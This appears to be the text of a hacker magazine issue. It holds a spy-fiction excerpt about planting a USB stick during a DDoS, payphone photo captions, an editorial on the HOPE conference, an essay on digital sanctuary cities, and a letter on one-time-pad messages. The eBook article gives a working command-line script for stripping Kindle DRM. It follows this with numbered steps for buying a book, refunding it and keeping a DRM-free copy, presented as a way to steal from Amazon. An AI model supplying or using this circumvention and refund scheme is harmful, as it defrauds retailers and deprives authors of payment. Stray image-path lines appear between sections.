He stared at me with a look that said I was wasting his time which from a courtesy standpoint shouldn't need to be said because even though he was homeless he wasn't going to wait for me to get with the program and the only reason he was still standing there was because I was holding his money.

"You sound like you've done this before."

"Yeah, nah. But I know people who care about those things."

After coming up with a plan that was admittedly more Terry's idea than mine, a few minutes later saw me confidently walking towards the RedAction building with the eyes of multiple security cameras tracking me.

Except for the security cameras that Terry had proudly pointed out to me, the outside of the large brick building was unremarkable. Inside was a different story. A heavy door opened into a clean, spacious hallway. A receptionist sat on the other side of a wall, looking at me through a small sliding security window. On my side of the wall, another heavy door stood closed. A red light glowed on a card reader mounted next to the door. This was the problem - I needed to get through that door. P@nic's USB stick was burning a hole in my pocket - I wanted to get in, find a PC, drop off P@nic's present, and get out of there.

I looked around. I didn't see any company logos, mottos, or anything that said RedAction. But this was definitely the place. They even kept their headquarters anonymous.

Breaking her attention away from a paperback book, the receptionist slid open the security window and said, "Welcome to Product

Management Group. Who are you here to see?"

Here we go.

P@nic said she'd hit RedAction hard with a DDoS attack from her botnet, and it would hit right now. That should be enough to saturate the company bandwidth and bring Internet access offline.

"I'm here about the web problems," I said. Keep it high-level, keep it simple. She'd fill in the rest.

"Oh, that's so good!" Relief in her voice, she rolled her eyes upwards. "I'm glad they called someone in to help. They told us it was another Microsoft update that went crazy. I guess they need help."

While I'm happy to blame Microsoft for everything, from buggy forced OS updates to rainy weather, I tried to understand what the RedAction admins were thinking. They had to know they were under a DDoS attack. They couldn't quickly stop it, and this type of attack didn't conceal itself. Maybe it was better to tell the users something they could understand and not worry about. They'd gain breathing room to work through the issue without users and bosses who would freak when they heard the word "attack." In short, lie and downplay the severity. An oldie but goodie.

"You can go to IT," the receptionist said, and I felt confident until she picked up her phone receiver. "Let me get security for you."

I needed to get in there alone. There was no way I could do what I needed with their security watching me the whole time I was here.

"No, don't bother them," I said quickly, and her finger froze over the phone touchscreen as she looked up at me politely. "I can just head back there myself. I know where to go."

"Oh, I know," she gave me an apologetic smile. "But it's policy. All visitors must be escorted. I'll get security to take you to them."

I watched helplessly as she hit an extension and spoke quietly into her phone, then turned to me cheerfully. "On their way now!"

"Thanks."

RedAction's security door buzzed and the red LED turned green. The door swung open to reveal a mountain of a security goon. His muscles were armed with a gun, baton, mace and other tactical gear hanging from a Batman-worthy utility belt. He stood with a military poise. He examined me up and down and nodded, his eyes flat. He looked like he didn't like to smile.

"Good afternoon, sir. You're with IT?"

"Yeah, I just need to get to -"

The main entrance door behind me flew open. It hit the wall with a slam as Terry burst in and fell onto the floor in his rush. He climbed back to his feet and reached both arms to the heavens.

"His arrival brings a dark world!"

The security goon refocused his dead stare on my newest cash-motivated friend.

"Whoa there, sir." Goon stepped past me and went to tower over Terry. He held both hands up apologetically, trying to crowd Terry back towards the door. "I'm going to have to ask you to leave, sir. I can escort you out of this building -"

"Your life is suffering, wretched, infernal! The Great Old Ones breathe life eternal!"

Terry's face was red, his arms were flailing, and I even saw spittle fly from his lips as he yelled. Full credit to the man, Terry was good at improv insanity.

The guard was focused on managing this clearly crazy intruder, responding politely while also corralling him back. I looked behind me. The receptionist was watching the scuffle with wide eyes, and had slid closed her small access window.

The security door behind me was still open. I used it.

Terry's distraction should buy me a couple minutes, enough time to introduce P@nic's USB stick to an unoccupied computer. Terry was ranting louder and was now trying to push back against the guard. My hope was that RedAction didn't want any attention, so they wouldn't want the police called, like if a guard assaulted someone trying to enter the building. Even with video evidence in their favor, RedAction had secrets inside of secrets, and any outside investigation would be prevented with all possible effort. I hoped.

I stood in a hallway that ran straight ahead with periodic doors accessing large cubical farms. From the multitude gray squares, several curious heads were sticking up above the cube walls like groundhogs in human form. Listening to the ranting lunatic near the front entrance, they didn't even notice me. I ducked into the first cubical room and began to scan right and left, looking for unoccupied desks with computers.

I skipped the first couple I found. One was right near the hallway and too easily seen by

anyone going past. Another had a PC sitting on the desk, and what I needed to do had to be more covert. A third had a steaming mug of coffee next to the keyboard, so I guessed the owner was close and probably returning soon.

Then in the next cube over, I saw a floor-standing tower PC shoved under the desk. It was powered on, the monitor patiently displaying a logon screen. The chair was shoved against the desk and no coat or personal items were visible.

Terry's voice began to fade away. It sounded like the guard was finally getting him outside. I had seconds to get this done and get out, before the office went back to normal and I could more easily be caught.

I dropped to the floor and wiggled to the PC, fishing out P@nic's USB stick from my pocket at the same time. Against the wall in the corner of the cube, I craned my neck around in the gloom to look for open USB ports in the back of the PC. I cursed quietly when I saw all ports were being used. Seriously, what did a generic RedAction user need? Mouse, keyboard, and what else? Four locally-attached printers? I picked a cable at random and yanked it out. I gritted my teeth at the cheery "BONG-bong" from the PC as it noticed I unplugged something, and wanted the world to know. It did it again as I inserted P@nic's USB stick into the slot I'd just freed up.

I'd done it. Whatever tool P@nic had me install would hopefully activate, and she could do her magic and properly infiltrate this place and bring them down. Like right now. All I needed to do was to get out of here before I was noticed.

"Um, *excuse me*."

From under the desk, I stared back at a pair of sensible shoes that had just entered the cube along with legs, all of which I assumed belonged to the cube's owner.

I slid out and glanced up at the woman as I did so. She was staring down at me, fists on her hips.

"What are you doing?" she spoke through a sudden hammering of my heart.

"Just working on the Web issue," I said, trying to keep the problem generic and high-level, pitching my voice like the bored tech I hoped she was used to dealing with. "An ethernet thing. Your DNS cable was loose."

"Oh, okay. Can I work or not?"

"Yeah, sure. All set. Thanks." I hopped up, smiled briefly, and started back the way I'd come.

I walked down the hallway towards the entrance that was now my exit. Other employees were navigating the hallway, most carrying fresh refills of coffee, and we all did the head-bob of acknowledgment as I made my way past them. At the last one, we made eye contact and my stomach dropped.

I'd just nodded to Oober's "mom." The lady who'd lied about herself and Oober, who first pulled me into this case, and I'd just made direct eye contact with her. If she recognized me, big problem. I knew she worked for RedAction. I didn't think I'd actually see her again.

A couple days' beard growth and a lack of hair combing wasn't much of a disguise. Still walking, I casually glanced around and behind me to see if my face had triggered anything from her.

She had stopped in the middle of the hallway and looked frozen in place. She turned slowly to look back at me, her eyes wide.

"Dev Manny!" she screamed. "That's the investigator! Security! Anyone!"

There was a chance she remembered me. I turned and ran.

African and Asian Payphones

Morocco. Found outside of an Afriquia gas station in Errachidia, this is the standard type of payphone seen throughout the country, though not many are on the outside of buildings like this one.

African and Asian Payphones

Taiwan. This phone was discovered inside the Chung-Shan building (which can be seen on the back of the 100 New Taiwan Dollar bill and was the venue of the National Assembly) which wasn't open to the public until recently.

African and Asian Payphones

Saint Helena. Seen in the capital city of Jamestown, this is a fairly basic model with a somehow otherworldly feel to it, much like the country itself.

African and Asian Payphones

Indonesia. This apparently long-forgotten phone can be found by the Gelora Bung Karno Stadium in Jakarta. A real fixer-upper.

Photo by Michael McPhail

American Payphones

Canada. From the mean streets of Toronto, this wins the award for the hippest-looking phone in this collection.

American Payphones

Mexico. Found throughout Mexico, these Telmex models are advertising a special rate of three pesos (around 16 cents) for local calls of unlimited length.

Photo by Babu Mengelepouti

American Payphones

Antigua. This phone is pretty well-used and is operated by Cable & Wireless. Interestingly, it resides in an old British phone booth.

American Payphones

Chile. Discovered in the Las Condes area of Santiago de Chile, this model appears to have the same firmware as 1990s Argentine payphones.

Photo by Arturo "Buanzo" Busleiman

Payphones Plus

Portugal. Many say that the age of shoeshining is over. Many say the same thing about payphones. So why not combine the two as this entrepreneur in Lisbon is doing? It's one way to get a chair back into a phone booth.

Payphones Plus

United States. We actually saw this very phone in our 2017 Hacker Calendar, but now it's apparently gotten the attention of the sun, which makes it so much more than a lowly payphone in Muir Woods National Monument, California.

Photo by Artem Skortseskul

Booths With Beer

Canary Islands. We may need a new page for this theme. So many phones lately seem to have beverages attached. This one was found on the island of Tenerife. (San Miguel beer is from the Philippines, but has become very popular in this region.)

Photo by Kai Kramhöft

Booths With Beer

Japan. No confusion here. It's a Japanese phone by a Japanese train with a Japanese beer. Asahi is clearly the choice of the subway riding payphone user. Seen at the Higashi-Nakano station in Tokyo.

More American Payphones

Peru. Who needs a booth when you can just fasten a phone directly into the wall? Found in an alley in Plaza de Armas in Lima where we're told the wild street dogs pick fights with pampered police dogs in Bane masks.

More American Payphones

Costa Rica. Operated by Condicel, this card-only model was found in the city of Liberia by a grocery store. And now you all know the phone number....

More American Payphones

Cuba. Now this is the kind of respect a payphone deserves. While it seems like something from another planet, just looking at this phone booth makes you feel safe. It's like being in a cave. Found in Remedios and operated by Etecsa.

More American Payphones

Bahamas. Found in the downtown part of Nassau, this scene looks like it could be in Queens, New York. In fact, someone even scrawled "Queens, NY" on the side of one of the phones! Operated by BaTelCo, not to be confused with Batelco (look it up).

Photo by Doug Lippert

Payphones of Europe

England. A lonely and mistreated payphone in the heart of Bristol, hidden behind an 800-year-old church. At least smoking is restricted.

Photo by Virosa

Payphones of Europe

Scotland. Just a reminder that payphones can always be mistreated even worse, especially when they attract the attention of the local sea bird population. Found in John o' Groats.

Photo by surfpnk

Payphones of Europe

Croatia. Here's a well-maintained model discovered in Brela, where the sea birds are much better behaved.

Payphones of Europe

Croatia. Found in a hotel lobby on Biševo, the furthest inhabited island on the Croatian coast. Apparently, phone bubbles are a thing.

Photo by bojan paduh

Payphones of the World

India. Seen in the Russell Market area of Bengaluru, this phone is colorful, retro, and minimalist, all at the same time.

Payphones of the World

Thailand. This phone, served by TOT, has an amazing design of dolphins in space, along with an equally amazing backdrop in Korat City. A true work of art.

Payphones of the World

Kuwait. Discovered at Kuwait International Airport in Farwaniya, where payphones are still quite popular. It's a bit odd that this one is restricted to local calls.

Photo by Kevin Warner

Payphones of the World

Seychelles. This rugged model was found on Mahé Island and looks like it's able to withstand all sorts of abuse. Served by a company called Airtel.

Payphones with Coins

Russia. Found at the Museum of Soviet Arcade Machines in St. Petersburg. This isn't truly a working phone, as it's wired to call another phone in the museum and that's pretty much it. But it'll still take your coin if that's what you want.

Photo by Christina Dill

Payphones with Coins

Peru. This neat little model was simply hung on the wall outside a shop in Cusco. Someone apparently spent a lot of time trying to get rid of the instructions.

Payphones with Coins

Singapore. We don't know exactly what a "multicoin phone" is, but here's one that was discovered in Tampines. And don't even ask about the Ikea pencils.

Payphones with Coins

Ukraine. Spotted in Odessa, we suspect this might also be part of a museum collection. In a sense, we may be looking at the future.

Payphones with Cards

Italy. This little yellow phone was found at the Basilica of Saint Paul Outside the Walls (yes, that's the actual name) in Rome. There was no dial tone.

Payphones with Cards

Ukraine. It looks like this poor card phone has been through hell, but it somehow seems to have survived in the streets of Odessa.

Payphones with Cards

Croatia. Seen in Sabunike, this is about as colorful a model as we could have hoped to find. It looks like a natural part of the landscape, as all phones should. Coins are not welcome here.

Payphones with Cards

China. There's something about the way this phone stares at you that makes you think it knows a lot more than it's letting on. Spotted in Suzhou, home of the "Leaning Tower of China."

Photo by Sam Pursglove

Injustice for All

We knew this year's HOPE conference would be different. The atmosphere in our country over the past couple of years has become so toxic that it was inevitable we'd feel the effects. But what we wound up learning was beyond anything we could have imagined.

In short, we failed. We were completely broadsided by conflicts we didn't see coming. And once we became aware of them, our internal communications were completely insufficient in handling them swiftly and decisively. There are no excuses for this, so we won't waste space attempting to come up with any. The sad fact is that our world has changed in the past two years and we didn't adequately prepare for that. We will learn from the experience and, as with any other challenge, we will rise to meet it for the future.

But we learned about a whole lot more than our own failings. We also saw everything that was wrong with social media and how it could be used in a manipulative and intimidating manner, actions which arguably caused more stress and confusion than the actual conflicts.

While our code of conduct team is still analyzing the handful of incidents brought to their attention, we can give a general summation as to what happened. Basically, we were targeted and infiltrated by a small group representing fascist ideals who were able to manipulate attendees, staff, and our own rules to their advantage. And while outwitting the system is kind of what we do as a rule, we draw the line when it comes to people espousing reprehensible ideologies.

The real problems began when we defined where that line should be drawn. While most of our attendees were clearly not fans of Donald Trump, we simply couldn't justify kicking people out of the conference solely because they were wearing "Make America Great Again" hats. And when an attendee grabbed such a hat from someone and refused to give it back, they were in clear violation of our own rules and had to be ejected. And this is when the social media attacks kicked in. If you were monitoring the conference from Twitter, you would have seen us being accused of harboring nazis and creating a fascist environment where attendees were in fear for their safety. It was a false narrative which proved detrimental mostly to the people spreading it, as it called into question nearly everything they supposedly stood for, like freedom, openness, and dialogue. It was through interacting with our many attendees, plus wading through a massive amount of feedback afterwards, that we realized the true extent of this.

If you look back over the years, you'll see that we tend to question everything we're told. Some accuse us of favoring one side over another, but we really only focus on particular policies and ways of treating people. If one side does a better job of that, then they won't find themselves critiqued as much as those we feel are actively causing harm, such as those currently in power. But we guarantee that regardless of who is running things at any particular moment, the hacker community will always be a thorn in their side. That's because we ask a whole lot of questions, challenge the rules constantly, and resist blind allegiance of any sort.

As many of our readers and attendees are learning (as are we), this can sometimes put us in direct conflict with people we ordinarily agree with. What we were being asked to do at our conference simply didn't feel right (and "asked" is really putting it mildly). We wouldn't throw anyone out just because they were wearing Trump hats. Nor because they asked a confrontational question to a speaker. Nor because they *were* a speaker who said something controversial. Nor because of where someone was standing or how they looked. Yet we found ourselves being told to get rid of attendees who were doing those exact things. And when we didn't, *we* became the enemy, the enabler of everything bad. And, to be clear, we *did* take action against those who were being intimidating or disruptive once we became aware of them. However, much of this was overshadowed by the digital indignation, much of it from people who weren't even there.

We take any threats to the well-being of our attendees extremely seriously and, in so doing, managed to fail even further by focusing too much on what was being said over Twitter and not what was actually happening. This, combined with our communications issues,

ensured that we weren't focusing attention in the right places. We should have known better. But we hope some valuable lessons emerge and that all of us are able to apply them to future situations.

It's really easy for us to take a stand when something seems clearly wrong - as it often does with our current regime. After all, we've been at this since the Reagan era - and we've come down hard on pretty much every administration since. But it's not so easy when we come up against people fighting the same battles. It's incredibly important to us to remain loyal to our ideals and to not cave in to peer pressure or the amplification of social media. We've been inundated with comments from people over the past couple of months who said they were afraid to speak their minds for fear of being condemned and shamed. And that kind of environment is just not healthy. Nobody should have to go through this, especially those who believe in free speech, honesty, and the democratic system. Disagreeing on issues, strategy, and history are all healthy things that need to be encouraged. To see people afraid of expressing themselves or inadvertently saying the wrong thing is absolutely heartbreaking, particularly in an environment that's supposed to thrive on the exchange of ideas.

Fortunately, what we've heard so far from readers and attendees has filled us with inspiration and pride. Instead of being cowed into submission by those who purport to speak on their behalf, we see people who *want* to participate in dialogue and debate before reaching any conclusions. Instead of slamming the door on those who disagree, we see a desire for engagement and the defense of held positions. None of this in any way allows for the acceptance of racist and fascist ideologies, and to believe any less merely shows a profound lack of understanding as to what this community is all about.

For many of us, these days can be considered a very dark period in our country's history. But change is inevitable and one period will be replaced with another. We cannot lose sight of where we want to steer ourselves in the ensuing chaos. If you examine history and look at what often follows periods of oppression and tyranny - or even what follows revolution or civil conflict - you may notice that it doesn't always match the ideals put forth at the beginning. We cannot allow ourselves to fall into the trap of labeling, purging, and attaching blame to those seen as less "pure," acts that serve only to eclipse the true battles ahead and prevent us from building a better world. Doing this risks losing in the short term and absolutely guarantees losing in the long term.

We intend to get better at this. Our community is strong and proving to be filled with courage and integrity as these challenges pass. We hold no grudges towards anyone who approached all of this in a different way, as we feel lessons have been learned on all sides, and that this kind of thing ultimately makes us all stronger.

Many have told us that The Circle of HOPE was the best conference yet, something that can be difficult to feel when you're in the midst of it. We look forward to history's verdict on this.

DIGITAL SANCTUARY CITIES

by Conor Kennedy

There's a growing unease in America's cities about unchecked federal surveillance. The State Department just put the finishing touches on harsh visa application requirements that force immigrants to submit their social media handles and email addresses. Meanwhile, Immigration and Customs Enforcement (ICE) busies itself recruiting the biggest and most morally flexible technology companies to help enforcement agents scrape "high value derogatory information"[1] from the social media accounts of undocumented residents. Like many of the Trump Administration's aspirations, it is difficult for localities to discern whether this is posturing or instead the makings of a "digital Muslim ban," to borrow a harrowing phrase from the NYU School of Law's Brennan Center for Justice. Assuming the latter, the potential for harm posed by totalitarian scraper bots is obvious, as is the need to activate every last check and balance left within the American system capable of protecting the White House's intended surveillance targets.

In anticipation of the surveillance abuses to come, privacy-savvy local officials began passing strict protections for foreign-born residents back in 2017. Less than a week after the President's inauguration, lawmakers in San Francisco introduced a *ban* on the use of public funds to create or "assist" any database that sorts residents by religion, national origin, or ethnicity. A short while later, New York City rolled out a program to fund data security training for community organizations that serve New York's immigrant communities. At a moment in American history marked by powerful new methods of federal surveillance, these cities are intent on designing their services for the protection of families and the preservation of communities.

These data policies aren't simply about data. They're about constitutional power and about local control. The real point of invoking new rights and protections at the local level isn't merely the control over technology policy or encryption practices, but the control of who gets to live safely in America, the control of the conditions our families and communities must face, and the control over who gets to securely access social services. If federal surveillance convinces some people not to leave their homes or contribute to their communities, it can undermine the efforts of local officials to ensure safe, equitable administration of city services.

Some press outlets have termed the new policies "digital sanctuary city"[2] laws. When used judiciously, the reference sheds light on the direct link between privacy protections and the safety and well-being of undocumented residents. Like longstanding

"sanctuary" laws passed back in the 1980s and 1990s to protect asylum seekers, new digital privacy measures limit cooperation and information sharing with federal immigration enforcement. The main idea is that privacy promotes equal access to social services and promotes community integration as well. Just as families need to feel safe from deportation before they can take their children to school or visit health clinics for preventative checkups, the idea goes, they also need to feel safe from digital tracking before they can access vital information and services available online.

Data privacy will continue to be the centerpiece of the "digital sanctuary city" portfolio, assuming the name sticks. Urban street corners across the country will soon be trenched with fiber-optic Internet cables and dotted with ubiquitous digital sensors. In the short term, these so-called "smart city" technologies promise to render our utilities more efficient and make our urban planning departments more responsive, and perhaps they may do so. Over time, however, multi-purpose "urban sensing" trackers will also have a way of accumulating granular and potentially damaging details about city residents, including the over-policed and the undocumented. That's why cities must now face the fact that steady streams of unprotected data expose entire communities to heightened risk, no less in an era of aggressive deportation. To co-opt an industry term, the "smartest" city to be in right now is a digital sanctuary city.

Luckily, cities are poised to gain new legal powers over the data protections that apply to their most important networks. Scores of local governments are investing in fiber-optic networks that transmit sensor data and that increase the speed and capacity of residential service as well. According to `MuniNetworks.org`,[3] almost 50 different U.S. cities and towns deploy their own fiber Internet networks that cover at least 80 percent of their homes and businesses. Legal precedents that protect "market participants" arguably give these cities all the authority they need to leverage their own networks and limit data collection citywide. That means in many newly connected localities, a single, publicly owned, democratically controlled network will power all the traffic cameras on the streets, all the sensors affixed to light poles, and even the hookups that provide home access to the Internet. Likewise, a single, democratically controlled process will help align all of these "smart city" connections with the privacy needs of the communities they serve.

Municipal (i.e., public) ownership of fiber networks will lay the groundwork for communities to reclaim control of their residents' personal information. When localities build and own networks, the most important data decisions aren't deferred to big companies or shareholders, who may defer in turn to an overreaching federal executive. They are determined instead by local representatives and local constituencies. Public entities like municipalities have greater leeway to make decisions that line up more with social goals than pure profits, as well as greater incentive to do so, because their legitimacy depends on it. Their end-users get to vote. As a result, public networks might soon take an entirely different approach to privacy, focusing less on the fine print of data use policies and more on broader expressions of community consent.

As the technology of persistent tracking advances, it becomes easier and easier to see how strictly limiting or outright prohibiting data collection is at once consonant with the cultural values that guide a sanctuary city and abhorrent to the shareholder values that guide America's largest telecom companies. Of course, for communities contending with federal raids in hospitals and courtrooms and fearing any data trace could trigger the next round, that point has probably been clear for some time now.

Conor Kennedy serves as Acting Project Director of the FiberforSF project for the City and County of San Francisco. He writes in his personal capacity, and in no way here makes any formal or official statements on behalf of his employer.

[1] `www.brennancenter.org/sites/`➡`default/files/Extreme%20Vet`➡`ting%20Inititate%20-%20`➡`Statement%20of%20Objectives`➡`.pdf`

[2] `www.citylab.com/equity/2017/`➡`11/new-digital-sanctuary-`➡`cities/541008`

[3] `muninetworks.org/content/muni`➡`cipal-ftth-networks`

Removing eBook DRM without OCR or GUIs

by lol-md5
lol-md5@riseup.net

I've seen a few articles in here for removing DRM on eBooks, but they're all terrible because they use OCR. OCR is not only inaccurate and slow, but you also lose all the images in the books unless you manually extract them too. I've been using Calibre for a long time to DeDRM eBooks, but I decided I wanted a way to do it without GUIs. I tried using the DeDRM tools from ApprenticeAlf[1] but they didn't work on the command line for some reason. So here's a hacky solution that uses the Calibre plugin but without actually using or opening Calibre. You still need to install it though.[2]

First, extract the plugin from the DeDRM Tools zip:

```
unzip DeDRM_tools_6.5.5.zip DeDRM_calibre_plugin/DeDRM_plugin.zip
mkdir -p calibre_plugins/dedrm
touch calibre_plugins/__init__.py # make it a package
unzip DeDRM_calibre_plugin/DeDRM_plugin.zip -d calibre_plugins/dedrm
```

Then copy this file to "~/.config/calibre/plugins/dedrm.json".

```
{
        "serials": [
        ],
        "bandnkeys": {},
        "androidkeys": {},
        "configured": true,
        "pids": [
        ]
}
```

Edit it accordingly. PIDs are Mobipocket DRM PIDs. Serials are Kindle eBook reader serials without spaces. DeDRM Tools supports other DRM formats, but I don't have access to all of the files necessary to use them. If you use Kindle for Android, Barnes and Noble eBooks, "eReader eBooks" (whatever that means), Adobe Digital Editions eBooks, or Kindle for Mac/PC eBooks, open Calibre - Preferences - Plugins - Load Plugin from file - DeDRM_plugin.zip. Then head to Plugins - File type plugins and double click "DeDRM Plugin".

Now you'll need this script:

```
#!/usr/bin/env python

from __future__ import print_function
import sys, os
```

```python
path = os.environ.get('CALIBRE_PYTHON_PATH', '/usr/lib/calibre')
if path not in sys.path:
    sys.path.insert(0, path)

sys.resources_location = os.environ.get('CALIBRE_RESOURCES_PATH', '/usr/share
➥/calibre')
sys.extensions_location = os.environ.get('CALIBRE_EXTENSIONS_PATH', '/usr/lib
➥/calibre/calibre/plugins')
sys.executables_location = os.environ.get('CALIBRE_EXECUTABLES_PATH', '/usr
➥/bin')

from calibre_plugins import dedrm


def decrypt(input_filename, output_filename):
        plugin = dedrm.DeDRM('DeDRM_calibre_plugin/DeDRM_plugin.zip')
        plugin.initialize()

        os.rename(plugin.run(input_filename), output_filename)


if __name__ == '__main__':
        try:
                decrypt(sys.argv[1], sys.argv[2])
        except IndexError:
                print(
                        'Usage:',
                        sys.argv[0],
                        '<input filename>',
                        '<output_filename>',
                        file=sys.stderr)
```

Now just run it: "./decrypt.py ~/Documents/Ebooks/Ready\ Player\ One.azw3 RP1-noDRM. azw3".

The no DRM version will be output to "./RP1-noDRM.azw3". Now you can read it using "ebook-viewer RP1-noDRM.azw3" (GUI app).

How This Can Be Used to Steal from Amazon

1. Buy any eBook (yes, you have to have enough money for it).
2. Head to `https://www.amazon.com/myx`, and click the Content tab.
3. Click the "..." button next to the title of the book you want, and click "Download and transfer via USB".
4. Select a Kindle whose serial number you have entered into your dedrm.json (you can also do Kindle for PC if you don't have a Kindle).
5. Click the "..." button again and click "Refund". You can select any reason, but I always select "Digital rights restrictions".
6. DeDRM the eBook using the steps above.
Please support eBook authors though, and don't use this method if you can afford to pay.

References

[1] DeDRM Ebook tools from ApprenticeAlf: `https://github.com/apprenticeharper/` ➥`DeDRM_tools/releases/`
[2] Calibre: `https://calibre-ebook.com/`

A Carrier Pigeon Revisited

by David Savage Lightman

I read Joseph B. Zekany's article "Decoding a Carrier Pigeon" in the Summer 2015 (32:2, page 31) issue and as a U.S. Army school trained cryptologist (MOS 98B), I decided to respond. While I give Mr. Zekany kudos for trying to decode it, he is way, way off. Not only was I a cryptologist with the Army, I spent most of my time as a Special Forces soldier and encoded/sent a huge number of operational messages using one-time pads and Morse code.

Without a doubt, the message was encoded using a one-time pad. It is unbreakable without the one-time pad key. Here's why.

1. While this message was sent by a pigeon, it could also have been transmitted by radio using Morse code. Note that the first group is the same as the last group - AOAKN. This is the first group on the one-time pad used to encode the message. Without knowing which one-time pad was used, the base (receiving) station would never know which one-time pad to use to decipher the message. AOAKN is repeated at the end to ensure that the base station knows which decrypt pad to use in case the first part of the message is garbled. Having a five letter group repeat in 27 groups is *extremely* unusual - unless it's the pad identifier. Any military cryptographer would notice this right off the bat.

2. The number 27 at the message end represents the group count of the message. A group count is used to ensure that the entire message is received. The message has 27 five-letter groups. That's why Sgt. Stot wrote 27 at the end. It's kinda like a check digit.

3. The numbers "1525/6" are the one-time pad page serial numbers that were used to encode the message. All one-time pad pages have unique serial numbers. The serial numbers are used for accountability. Should a one-time pad be found, it can be traced back to the soldier who lost it. One-time pads are classified crypto material and to lose one is a very serious infraction.

Sgt Stot was also helping the base station operator find the one-time pad page *quickly* by putting the serial numbers on the message. Otherwise, the operator would have to look through a huge stack of one-time pads to find the page that starts with AOAKN. Finding a page by serial number is much faster. The base stations are receiving literally hundreds of messages every day and anything that can help them speed up the process is appreciated.

Most one-time pads used by forward military units have 20 or 25 groups per page. They are designed to fit in a soldier's pocket. Let's assume that Sgt Stot's pads had 25 groups. He would have to have used two pad pages to encode his message. Ditto for 20 groups per page. So you can deduce that Sgt. Stot used two pages to encode the message and those two pages were page numbers 1525 and 1526. (See the graphic that shows a typical OTP sheet for field use.)

4. I agree that the NURP 40 TX 194 and NURP 37 OK 76 are pigeon numbers. All enemy information would be encoded, especially map coordinates. No enemy intelligence would be sent in the clear. They are not grids and certainly do not reference "Tiger Wehrmacht." British & U.S. land maps do, in fact, use grids. Depending on the map scale, they would most likely use eight digit grids i.e., "TR12345678." On a 1:50,000 map, that is within ten square meters.

Note that at the bottom of the message, the

number 2 is written in the box for "number of copies sent." This means that two birds were flown to ensure that the message got through. Thus, the two bird numbers.

5. The message was written at 15:22 (3:22). Sgt Stot filed his copy at 16:25 (4:25). Got to love the Brits sticking to procedure!

6. This is a short message. It's only 25 groups of content (the first and last groups are pad identifiers), so they are using brevity codes. In the U.S. Army, we used what is called a Standard Services Supplement (SAV SER SUP) that lists standard messages and code words for common items. A report code name is sent along with data for pre-defined paragraphs. The messages become much shorter than if everything is written out. Even if you could break the message, without the code book it is impossible to understand *what* is being sent.

Plain Text Example:

```
AOAKN ONETW OCLOU DXXAA ABRAV
OTANG OTWON INETH REEON EFOUR
➥ SEVEN BBBON EZERO ZEROZ EROZU
LUFEB CCCSE VENDA YSDDD SURFA
➥ CEWEA THERO NESIX TWONI NEFOU
RXXXX AOAKN
```

Broken out:

```
AOAKN
Message 12:
CLOUD Report
Paragraph AAA BRAVO TANGO TWO
NINE THREE ONE FOUR SEVEN
Paragraph BBB ONE ZERO ZERO ZERO
ZULU FEB
```

```
Paragraph CCC SEVEN DAYS
Paragraph DDD SURFACE WEATHER ONE
SIX TWO NINE FOUR XXXX
AOAKN
```

The above solution is a CLOUD report that I just made up data for and shoved into 27 groups to show you what a decrypted message would look like. As you can see, the plain text isn't a lot of help without the code book. The XXXX is a filler to fill up the last group.

7. Since I don't have the decrypt pad or the code book, and neither does Mr. Zekany, there is no way to ascertain just what the message contents are. Mr. Zekany's plain text analysis is pure speculation and isn't supported by any cryptanalysis theory or practical methodology.

